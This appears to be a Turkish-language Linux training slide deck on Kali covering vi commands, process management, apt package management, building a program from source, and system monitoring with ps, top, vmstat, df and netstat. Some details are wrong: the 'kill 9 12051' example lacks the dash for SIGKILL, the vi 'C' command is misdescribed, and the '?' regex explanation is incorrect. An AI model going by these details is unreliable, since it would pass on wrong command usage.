- m İmlecin bulunduğu satırı işaretler. İşaretleme tanımlayıcı gerektirir.
- 'a "a" İle işaretlenmiş satıra götürür.

- **Değiştirme komutları:**

- i İmlecin bulunduğu yere text eklemeye başlatır. ESC tuşu ile çıkarılır.
- I İmlecin bulunduğu yerden önce text ekler. ESC tuşu ile çıkarılır.
- a İmleçten sonra ekleme. ESC ile çıkarılır.
- A Satır sonuna ekleme. ESC ile çıkarılır.
- o İmlinci o anki konumunun altına yeni bir satır açar. ESC ile çıkarılır.
- O İmlinci o anki konumunun üstüne yeni bir satır açar. ESC ile çıkarılır.
- ESC Text ekleme modunu kapatır.
- u Son değişimi geri al.
- U Satırdaki tüm değişimleri geri al.
- dd Satır silme. (Silinenler yerel buffer'a atılır.). 3dd yazınca 3 satır silinir.
- D İmleçten sonraki satır içeriğini sil.
- C İmleçten önceki satır içeriğini sil ve yeni text gir. ESC ile çıkarılır.
- dw Kelime silme
- 4dw 4 adet kelime silme

- d- Bulunulan ve önceki satırı siler.
- dfx İmlecin bulunduğu yerden "x" harfini bulana kadar siler.
- d'x İmlecin şu anda bulunduğu satırdan, "x" e kadar sil.
- 'ad'b "a" ile işaretlenmiş satırdan, "b" ile işaretlenmiş satıra kadar sil.
- d/cat "cat" kelimesini bulana kadar, tara ve bulunca sil.
- cw Kelime değiştir.
- c) Cümle değiştir.
- c\$ İmleçten satır sonuna kadar değiştir.
- x İmlecin üzerinde olduğu karakteri sil.
- X İmleçten önceki karakteri sil.
- Y or yy Şuanki satırı buffer'a kopyala. (yanking)
- p Bufferdan, şuan bulunan satıra, bufferdaki satırı yapıştır.
- P Şuanki satırdan önceki satıra, bufferdaki kopyalanmış satırı yapıştır.

- Arama Komutları

/search\_string{CR} search\_string karakter dizisini arar.

?search\_string{CR} search\_string karakter dizisini geriye doğru arar.

\<search\_string\>{CR} search\_word kelimesini arar.

Örn: \<s\>

s karakterini ara fakat içinde s olan kelimeleri ve kelime dizilerini  
görmezden gel. Bu bize “string s;” , “s=fonksyon(x);” gibi şeyler döndürür.

N search\_word kelimemizin bir önceki rastlandığı yeri bul.

fx Aynı satırda “x” karakterinin göründüğü ilk yerin sağına getir imleci.

nfx Aynı satırda “x”in n’inci rastlandığı yere götür imleci.

; Satırda tekrar rastlanan yere git.

Fx “x” satırda bir önceki göründüğü yere götür imleci.

nFx “x” in satırda geriye doğru n’inci kez göründüğü yere götür imleci.

; Satırda bir önceki bulunana git.

- Arama stringlerinin şablonları şöyledir:

- . Nokta, tüm karakterleri aratır.

- ^ Satırın başını bulur.

- ^A A ile başlayan ilk satır başını bulur.

- \$ Satır sonuna götürür.

- [abc] a, b yada c harflerinden herhangi birini içeren stringi bulur.

- \ Karakterin özelliğini kapatır. Örneğin: \. yazmak, noktanın artık tüm karakterleri aratması özelliğini kaldırır. Sadece nokta karakterini aratır.

- \d 0'dan 9'a rakam bulur.

- \* Sıfır, bir yada birden çok anlamına gelir. Örneğin: "A\*" yazarsak, A, AA, AAA 'yı ararız.

- + "\*" gibidir, tek farkı bir ve bulursa birden çok arama ifadesiyle eşleşir.

- ? "\*" ve "+" gibidir, tek farkı sıfır ve bir durumlarını aramaz.

- kelime1|kelime2 kelime1 yada string2'den birini bul.

- a.b a ile başlayıp, herhangi bir karakterle devam edip, sonra b ile devam eden kelimeyi bulmak için.

# Process Yönetimi

- Proses (süreç ) kavramı
- Çalışan süreçleri izleme
- Arka plan Prosesi
- Süreçleri Sonlandırma

# Process Kavramı


- Çalışmakta olan program parçacığına proses denir.
- Her bir prosesin kendine ait, unique, yani benzersiz bir ID'si vardır. Buna kısaca PID denir.
- Proseslerle yapılacak olan tüm işlemler PID üzerinden gerçekleştirilmektedir.
- Prosesler bir kaynaktan çoğalmaktadır. Yeni oluşturulacak olan proses olduğu prosesin kopyası olarak üretilir ve daha sonra özel PID alarak koşturacağı iş için özelleşir.

# Process Kavramı

- Linux işletim sistemi, aynı anda birden fazla kullanıcının birden fazla süreç çalıştırmasına izin vermektedir.
- Böylelikle sistem çalışır durumdayken üzerinde çalışan birden fazla süreç bulunmaktadır.
- Linux işletim sistemi bu süreçlerin kontrolü ve yönetimi için belli araçlar sunmaktadır.
- Tüm sistem arka plandan çalışmakta olan prosesler sayesinde ayakta kalmaktadır. Girdi çıktı işlemleri, web hizmeti vb. tüm işlemler için tanımlanmış prosesler mevcuttur.

# Çalışan Süreçleri İzleme

- Sistemde çalışan süreçleri ve durumlarını öğrenmek için **ps** komutu kullanılır.
- Kullanımı : ps [seçenekler]
- ps komutu temel kullanımı aşağıdaki gibidir.



A screenshot of a terminal window titled "root@kali: ~". The window has standard Linux terminal icons at the top right. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command prompt is "root@kali:~#". The user then types "ps" and presses enter. The terminal displays the following output:

```
root@kali:~# ps
 PID TTY TIME CMD
 3753 pts/0 00:00:00 bash
 8727 pts/0 00:00:00 ps
root@kali:~#
```



INTELRAD  
INTELLIGENCE RESEARCH & DEVELOPMENT

# Çalışan Süreçleri İzleme

- Çalışan tüm prosesleri görüntülemek için “ps aux” komutu kullanılır. Aux ile tüm kullanıcıların prosesleri görüntülenir. Bu yazım şekli a,u ve x parametrelerinin birlikte kullanımından gelir.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ps aux | head
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.0 2280 728 ? Ss 04:08 0:01 init [2]
root 2 0.0 0.0 0 0 ? S 04:08 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? S 04:08 0:00 [ksoftirqd/0]
root 5 0.0 0.0 0 0 ? S< 04:08 0:00 [kworker/0:0H]
root 7 0.0 0.0 0 0 ? S< 04:08 0:00 [kworker/u:0H]
root 8 0.0 0.0 0 0 ? S 04:08 0:00 [migration/0]
root 9 0.0 0.0 0 0 ? S 04:08 0:00 [rcu_bh]
root 10 0.0 0.0 0 0 ? S 04:08 0:01 [rcu_sched]
root 11 0.0 0.0 0 0 ? S 04:08 0:00 [watchdog/0]
root@kali:~#
```



**INTELRAD**  
INTELLIGENCE RESEARCH & DEVELOPMENT

# Çalışan Süreçleri İzleme

- ps komutunun yanı sıra top komutu ile de süreçleri görüntüleyebiliriz.
- ps ile arasındaki temel fark, top komutu ile gelendatalarının güncelleniyor olmasıdır. (canlı)
- Ayrıca top komutu, proses bilgilerini ekrana getirirken CPU'yu baz alır. CPU'yu en çok kullanandan en az kullanan prosese doğru bir liste getirir.
- Ayrıntılı bilgi: man top

# Çalışan Süreçleri İzleme

- top komutunun kullanımı : top [seçenekler]



```
root@kali: ~
File Edit View Search Terminal Help
top - 07:54:39 up 3:46, 2 users, load average: 0.00, 0.01, 0.05
Tasks: 115 total, 1 running, 114 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.3 us, 0.0 sy, 0.0 ni, 99.7 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 2072440 total, 650220 used, 1422220 free, 118176 buffers
KiB Swap: 4190204 total, 0 used, 4190204 free, 326820 cached

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
 38 root 20 0 0 0 0 S 0.3 0.0 0:13.16 kworker/0:2
2557 root 20 0 172m 22m 4904 S 0.3 1.1 0:11.22 Xorg
3221 root 20 0 72376 24m 17m S 0.3 1.2 0:22.96 vmtoolsd
8791 root 20 0 4444 1408 1048 R 0.3 0.1 0:00.01 top
 1 root 20 0 2280 728 628 S 0.0 0.0 0:01.26 init
 2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
 3 root 20 0 0 0 0 S 0.0 0.0 0:00.50 ksoftirqd/0
 5 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
 7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/u:0H
 8 root rt 0 0 0 0 S 0.0 0.0 0:00.00 migration/0
 9 root 20 0 0 0 0 S 0.0 0.0 0:00.00 rcu_bh
10 root 20 0 0 0 0 S 0.0 0.0 0:01.01 rcu_sched
11 root rt 0 0 0 0 S 0.0 0.0 0:00.04 watchdog/0
12 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 cpuset
13 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 khelper
14 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kdevtmpfs
15 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 netns
```



# Arka Plan Prosesleri

- Sunucu prosesleri dışındaki diğer prosesler çoğunlukla ön planda çalışmaktadır.
- Sürecin ön planda çalıştırıldığı durumlarda, sürecin çalıştırıldığı terminalden süreç sonlanana dek başka komut çalıştırılamaz.
- Çalıştırılan süreç arka plana gönderildiği takdirde, kullanıcı mevcut terminali aktif olarak yeniden kullanabilmektedir.

# Arka Plan Prosesleri

- Bir prosesi çalıştırırken arka plana atmanın iki yolu vardır.
- Süreç çalıştırıldıkten sonra “**ctrl + z**” ile durdurulur. Ardından “**bg**” komutu ile arka plandan çalıştırılır.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# wireshark
^Z
[1]+ Stopped wireshark
root@kali:~# bg
[1]+ wireshark &
root@kali:~# ps aux | grep wireshark
root 10297 1.5 2.7 154828 56384 pts/0 Sl 08:15 0:00 wireshark
root 10373 0.0 0.0 3484 768 pts/0 S+ 08:16 0:00 grep wireshark
root@kali:~#
```

Wireshark  
prosesi arka  
planda aktif.




# Arka Plan Prosesleri

- Diğer yol ise prosesi çalıştırırken sonuna “**&**” işaretini eklemektir. Böylece proses çalışır çalışmaz arka plana atılacaktır.
- Arka plandan çalışan prosesleri görmek için “**jobs**” komutu kullanılır.
- Arka plana gönderilmiş prosesi tekrardan ön plana almak için ise “**fg**” komutu kullanılır.

# Arka Plan Prosesleri

- Aşağıdaki örnekte anlatılanlar gösterilmiştir.



The screenshot shows a terminal window titled "root@kali: ~". The window has standard Linux window controls (minimize, maximize, close) at the top right. The terminal menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The command history and output are as follows:

```
root@kali:~# wireshark &
[2] 10387
[1] Done
root@kali:~# jobs
[2]+ Running
root@kali:~# fg 2
wireshark
```

A callout bubble points from the text "jobs ile görüntülenen numara , fg ye verilerek proses ön plana alınmıştır." to the terminal window. The Kali Linux logo and slogan "The quieter you become, the more you are able to hear." are visible at the bottom of the slide.

jobs ile görüntülenen numara , fg ye verilerek proses ön plana alınmıştır.

KALI LINUX  
The quieter you become, the more you are able to hear.

# Süreçleri Sonlandırma

- Mevcut süreçleri sonlandırmak için **kill** komutu kullanılır.
- Kill komutu süreçlere belli işleri yapmalarını belirten sinyaller ile çalışır.
- Kill komutunu kullanabilmek için sonlandırılacak prosesin PID değeri bilinmelidir.

PID Değeri



```
root@kali: ~# ps aux | grep wireshark
root 12051 1.3 2.7 154880 56432 pts/0 Sl 09:13 0:00 wireshark
root 12069 0.0 0.0 3484 768 pts/0 S+ 09:14 0:00 grep wireshark
root@kali: ~#
```



INTELRAD  
INTELLIGENCE RESEARCH & DEVELOPMENT

# Süreçleri Sonlandırma

- Kill komutuna ait bazı sinyaller şöyledir:

- 1 (SIGHUP) : Servis konfigürasyon dosyalarının yeniden okunmasını sağlar.
- 9 (SIGKILL) : Bir süreci tamamen öldürmek için kullanılır.
- 15 (SIGTERM) : Süreci öldürmek için kullanılır. Fakat her zaman başarılı olamayabilir. O durumlarda SIGKILL kullanılır.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ps aux | grep wireshark
root 12051 0.1 2.7 154880 56432 pts/0 Sl 09:13 0:01 wireshark
root 12086 0.0 0.0 3484 772 pts/0 S+ 09:26 0:00 grep wireshark
root@kali:~# kill 9 12051
root@kali:~# ps aux | grep wireshark
root 12088 0.0 0.0 3484 768 pts/0 S+ 09:26 0:00 grep wireshark
[1]+ Terminated wireshark
root@kali:~#
```



# Paket Yönetim Sistemi

- Paket, program kavramları
- Repository kavramı
- Kali Paket Yönetimi
- Kaynak koddan program kurulumu

# Paket, Program Kavramları

- Paket, programın işletim sistemine uygun kurulacak hale getirilmiş versiyonudur. Paketler ayrıca metadata da içerir, yani yazılımın ismi, açıklaması, versiyon numarası, checksum vb.
- Yazılımlarımı güncellemek, sıfırdan yüklemek ve sürdürmeliyim için paketlerden yararlanırız.
- Red Hat Linux için hazırlanmış paketler, Pardus için uygun değildir.

# Repository Kavramı

- Repository paket yönetim sistemlerinin kullandığı yazılım kaynaklarıdır.
- Yazılım depolarında, yazılım paketleri bulunur.
- Her türlü dağıtım için ihtiyaç olan versiyonların bulunabileceği repositorylerde, internet üzerinden indirilebilen, açık kaynak kodlu yazılım paketleri yer almaktadır.
- apt-get ile kurulmak istenen program repository den download edilir ve sisteme kurulur.
- Tüm linux dağıtımlarında paket yönetim sistemi mevcuttur. Bu nedenle Repository kullanırlar.

# Kali Paket Yönetimi

- Kali paket yönetimi komut satırından apt-get komutu ile çalıştırılabilir.
- Kali'deki kaynak listesini /etc/apt/sources.list içinde bulabilirsiniz.

```
File Edit View Search Terminal Help
root@kali:~# cat /etc/apt/sources.list
#
deb cdrom:[Debian GNU/Linux 7.0 _Kali_ - Official Snapshot i386 LIVE/INSTALL B
inary 20130425-11:12]/ kali contrib main non-free
#
#deb cdrom:[Debian GNU/Linux 7.0 _Kali_ - Official Snapshot i386 LIVE/INSTALL Bi
nary 20130425-11:12]/ kali contrib main non-free

deb http://http.kali.org/kali kali main non-free contrib
deb-src http://http.kali.org/kali kali main non-free contrib

Security updates
deb http://security.kali.org/kali-security kali/updates main contrib non-free
root@kali:~#
```

# Kali Paket Yönetimi

- Aşağıdaki komutlar ile kali paket yönetimini güncel tutabilirsiniz.

```
apt-get update
```

```
apt-get upgrade
```

- Kali paket yöneticisinden program yüklemek ve silmek, aratmak oldukça basittir.

```
apt-get install [paket_adı]
```

```
apt-get remove [paket_adı]
```

```
apt-cache search [paket_adı]
```

- Synaptic ile tüm süreçler arayüz ile yönetilebilir.

```
apt-get install synaptic -y
```

# Kaynak Koddan program Kurulumu

- Her ne paket paket yönetim sistemleri olsa da, bazen manuel olarak program kurmak gerekebilir.
- Klasik olarak kaynak kodun bulunduğu dizine geçilir. Ardından ;  
`./configure && make && make install` komutları çalıştırılır.
- Her kaynak kodun içerisinde kurulum yönergesi bulunur. Bu yönergeler README, INSTALL gibi dosyalarda bulunur. Yazılımı kurmadan önce bu dökümanları okumak yararlıdır.

# Kaynak Koddan program Kurulumu

- Örnek uygulama aşağıda mevcuttur.

```
root@kali:/tmp# wget http://www.asty.org/cmatrix/dist/cmatrix-1.2a.tar.gz
--2013-10-09 11:40:58-- http://www.asty.org/cmatrix/dist/cmatrix-1.2a.
Resolving www.asty.org (www.asty.org)... 207.192.74.17
Connecting to www.asty.org (www.asty.org)|207.192.74.17|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 74376 (73K) [application/x-tar]
Saving to: `cmatrix-1.2a.tar.gz'

100%[=====] 74,376 106K/s in 0.7s

2013-10-09 11:40:59 (106 KB/s) - `cmatrix-1.2a.tar.gz' saved [74376/74376]
```

Uygulama  
wget ile  
indirilir.

- Ardından kurulum yapılır.

```
root@kali:/tmp/cmatrix-1.2a# ./configure && make && make install
loading cache ./config.cache
checking for a BSD compatible install... (cached) /usr/bin/install -c
checking whether build environment is sane... yes
checking whether make sets ${MAKE}... (cached) yes
checking for working aclocal... missing
checking for working autoconf... missing
checking for working automake... missing
checking for working autoheader... missing
checking for working makeinfo... found
checking for gcc... (cached) gcc
checking whether the C compiler (gcc) works... yes
checking whether the C compiler (gcc) is a cross-compiler... no
checking whether we are using GNU C.... (cached) yes
```

- Son olarak uygulamayı çalıştırıyoruz.



# Sistem İzleme

- Disk durumu
- Ram durumu
- CPU durumu
- Ağ durumu

# Disk Durumu

- Kullanılan diskin durumunu görmek için **df** komutu kullanılmaktadır.
- Anlaşılır çıktı için -h parametresi kullanılabilir.


```
root@kali:~# df -h
Filesystem Size Used Avail Use% Mounted on
n
rootfs 243G 15G 216G 7% /
udev 10M 0 10M 0% /dev
tmpfs 203M 564K 202M 1% /run
/dev/disk/by-uuid/24e3b18e-4f91-4663-838b-0d34a7c0b4dd 243G 15G 216G 7% /
tmpfs 5.0M 0 5.0M 0% /run/lock
tmpfs 1.2G 560K 1.2G 1% /run/shm
root@kali:~#
```

# RAM Durumu

- RAM durumunu görebilmek için **top** komutu çıktısına veya /proc/meminfo dosyasına bakılır.

```
root@kali:~# head -n 24 /proc/meminfo
MemTotal: 2072440 kB
MemFree: 941752 kB
Buffers: 134760 kB
Cached: 718732 kB
SwapCached: 0 kB
Active: 522656 kB
Inactive: 521020 kB
Active(anon): 190220 kB
Inactive(anon): 840 kB
Active(file): 332436 kB
Inactive(file): 520180 kB
Unevictable: 0 kB
Mlocked: 0 kB
HighTotal: 1185672 kB
HighFree: 268940 kB
LowTotal: 886768 kB
LowFree: 672812 kB
SwapTotal: 4190204 kB
SwapFree: 4190204 kB
Dirty: 52 kB
Writeback: 0 kB
AnonPages: 190200 kB
Mapped: 56740 kB
Shmem: 880 kB
root@kali:~#
```

Ram sütunu



| PID   | USER | PR | NI  | VIRT  | RES  | SHR  | S | %CPU | %MEM | TIME+   | COMMAND        |
|-------|------|----|-----|-------|------|------|---|------|------|---------|----------------|
| 1882  | root | 20 | 0   | 34924 | 4132 | 3392 | S | 0.3  | 0.2  | 0:18.35 | vmtoolsd       |
| 3746  | root | 20 | 0   | 75832 | 17m  | 10m  | S | 0.3  | 0.9  | 0:24.16 | gnome-terminal |
| 21832 | root | 20 | 0   | 4444  | 1416 | 1048 | R | 0.3  | 0.1  | 0:00.08 | top            |
| 1     | root | 20 | 0   | 2280  | 728  | 628  | S | 0.0  | 0.0  | 0:01.39 | init           |
| 2     | root | 20 | 0   | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:00.00 | kthreadd       |
| 3     | root | 20 | 0   | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:01.12 | ksoftirqd/0    |
| 5     | root | 0  | -20 | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:00.00 | kworker/0:0H   |
| 7     | root | 0  | -20 | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:00.00 | kworker/u:0H   |
| 8     | root | rt | 0   | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:00.00 | migration/0    |
| 9     | root | 20 | 0   | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:00.03 | rcu_bh         |
| 10    | root | 20 | 0   | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:02.03 | rcu_sched      |
| 11    | root | rt | 0   | 0     | 0    | 0    | S | 0.0  | 0.0  | 0:00.13 | watchdog/0     |

# CPU Durumu

- CPU durum analizi için iki farklı komut kullanılabilir. Bunlar **vmstat** ve **top** komutlarıdır.
- Ayrıca /proc/cpuinfo dosyası ile CPU durumu hakkında bilgi alınabilir.

# CPU Durumu

- Vmstat, sistem açılışından çalıştırıldığı ana kadar geçen süre içerisindeki CPU faaliyetleri hakkında bilgi veren bir komuttur.
- Çalışan, kuyrukta bekleyen kernel threadler, diskler, sistem çağrıları ve CPU aktivitesi ile ilgili istatistiki bilgi verir.
- Kullanımı : vmstat [options] [delay] [count]
- Burada delay parametresi kaç saniyede bir rapor üretileceği, count parametresi ise bu raporun ekrana kaç defa basılacağını ifade eder.

# CPU Durumu

```
root@kali:~# vmstat 2 5
procs -----memory----- swap-----io----- system-----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa
 0 0 0 1588864 35560 289316 0 0 92 15 65 193 3 1 94 2
 0 0 0 1588848 35568 289316 0 0 0 12 46 139 0 0 100 0
 0 0 0 1588848 35568 289316 0 0 0 0 38 120 0 0 100 0
 0 0 0 1588848 35568 289316 0 0 0 0 42 127 1 0 99 0
 0 0 0 1588848 35568 289316 0 0 0 0 38 118 1 0 100 0
root@kali:~# █
```

- **Process Bölümü**

- r (Running): Çalıştırılmayı bekleyen proseslerin sayısını gösterir. Tek işlemcisi olan sistemlerde bu değerin 5 ten küçük olması gereklidir.
- b (Blocking): Askıya alınmış proseslerin sayısını gösterir. Sağlıklı çalışan sistemlerde bu değerin '0' olması gereklidir.

- **Memory Bölümü**

- swpd : Kullanılan sanal belleğin miktarını gösterir.
- free : Kullanılmayan bellek alanını gösterir.
- buff : Tampon olarak kullanılan bellek miktarını gösterir.
- cache : Ön bellek olarak kullanılan bellek miktarını gösterir.

# CPU Durumu

- **Swap Bölümü**

- si (swap in) : Swap alanına dahil edilen bellek miktarını gösterir.
- so (swap out): Swap ile değiş tokuş edilen bellek miktarını gösterir.

- **io Bölümü**

- bi (blocks in) : Blok aygıtından gelen bloğu gösterir.
- bo (blocks out): Blok aygıta gönderilen bloğu gösterir.

- **System Bölümü**

- in : Saniyede gerçekleşen ortalama kesme sayısını gösterir.
- cs: Saniye başına ortam anahtarlarının sayısını gösterir.

- **Cpu Bölümü**

- us (user) : Çekirdek harici kullanıcı işlemlerinin harcadığı CPU miktarı.
- sy (system): Çekirdeğin harcadığı CPU miktarını gösterir.
- id (idle) : Boş olan CPU miktarı hakkında bilgi verir.
- wa (wait) : I/O işlemleri için harcanan CPU miktarını gösterir.

# CPU Durumu

- Top komutu kullanılarak da CPU gözlemlenebilir.

```
top - 05:10:47 up 1:36, 2 users, load average: 0.00, 0.01, 0.05
Tasks: 115 total, 1 running, 114 sleeping, 0 stopped, 0 zombie
%Cpu(s): 0.3 us, 0.3 sy, 0.0 ni, 99.3 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st
KiB Mem: 2072440 total, 484808 used, 1587632 free, 35764 buffers
KiB Swap: 4190204 total, 0 used, 4190204 free, 289460 cached

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
 1 root 20 0 2280 728 628 S 0.3 0.0 0:01.92 init
1930 root 20 0 34924 4132 3392 S 0.3 0.2 0:05.06 vmtoolsd
3270 root 20 0 72220 23m 17m S 0.3 1.2 0:12.98 vmtoolsd
 2 root 20 0 0 0 0 S 0.0 0.0 0:00.00 kthreadd
 3 root 20 0 0 0 0 S 0.0 0.0 0:00.27 ksoftirqd/0
 5 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/0:0H
 7 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 kworker/u:0H
 8 root rt 0 0 0 S 0.0 0.0 0:00.00 migration/0
 9 root 20 0 0 0 S 0.0 0.0 0:00.00 rcu_bh
10 root 20 0 0 0 S 0.0 0.0 0:00.75 rcu_sched
11 root rt 0 0 0 S 0.0 0.0 0:00.02 watchdog/0
12 root 0 -20 0 0 0 S 0.0 0.0 0:00.00 cpuset
```

- CPU, RAM ve SWAP bilgilerini ekrana döker.
- Sistem üzerindeki iş yükünü gösterir.
- Sistemin ne zamandır açık olduğunu gösterir.
- Ayrıca kaç kullanıcının aktif olduğu, kaç adet prosesin çalıştığı gibi bilgileri de gösterir.

# Ağ durumu

- Ağ durum analizi için **netstat** komutu kullanılmaktadır.
- Netstat ağ istatistikleri, yönlendirme tablosu, aktif ve pasif bağlantılar vb. birçok veriyi kullanıcıya sunmaktadır.
- Kullanımı: netstat [seçenekler]
- -s parametresi ile ağ istatistikleri, --route parametresi ile yönlendirme tablosunu, -t parametresi ile tcp bağlantılarını vb. birçok ağ durumunu göstermektedir.



# Ağ durumu

- Ağ durumu gösteren ekran görüntülerini şöyledir:

```
root@kali:~# netstat --route
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
default 192.168.168.2 0.0.0.0 UG 0 0 0 eth0
192.168.0.0 * 255.255.255.0 U 0 0 0 eth0
```

Yönlendirme tablosu

```
root@kali:~# netstat -s
Ip:
 709 total packets received
 0 forwarded
 0 incoming packets discarded
 706 incoming packets delivered
 516 requests sent out
Icmp:
 1 ICMP messages received
 0 input ICMP message failed.
 ICMP input histogram:
 echo requests: 1
 1 ICMP messages sent
 0 ICMP messages failed
 ICMP output histogram:
 echo replies: 1
IcmpMsg:
 InType8: 1
 OutType0: 1
Tcp:
 82 active connections openings
 0 passive connection openings
 50 failed connection attempts
```

Ağ istatistikleri

```
root@kali:~# netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:21 0.0.0.0:* LISTEN
tcp 0 0 192.168.168.131:56401 173.194.39.198:443 ESTABLISHED
tcp 0 0 192.168.168.131:40627 77.223.146.101:80 ESTABLISHED
tcp 0 0 192.168.168.131:40631 77.223.146.101:80 ESTABLISHED
tcp 0 0 192.168.168.131:34054 83.66.162.80:80 ESTABLISHED
tcp 0 0 192.168.168.131:40626 77.223.146.101:80 ESTABLISHED
tcp 0 0 192.168.168.131:53217 173.194.39.243:80 ESTABLISHED
tcp 0 0 192.168.168.131:57374 173.194.39.224:80 ESTABLISHED
tcp 0 1 192.168.168.131:54077 68.232.35.139:80 SYN_SENT
tcp 0 0 192.168.168.131:55291 193.28.225.212:80 ESTABLISHED
tcp 0 1 192.168.168.131:52795 95.100.223.139:80 SYN_SENT
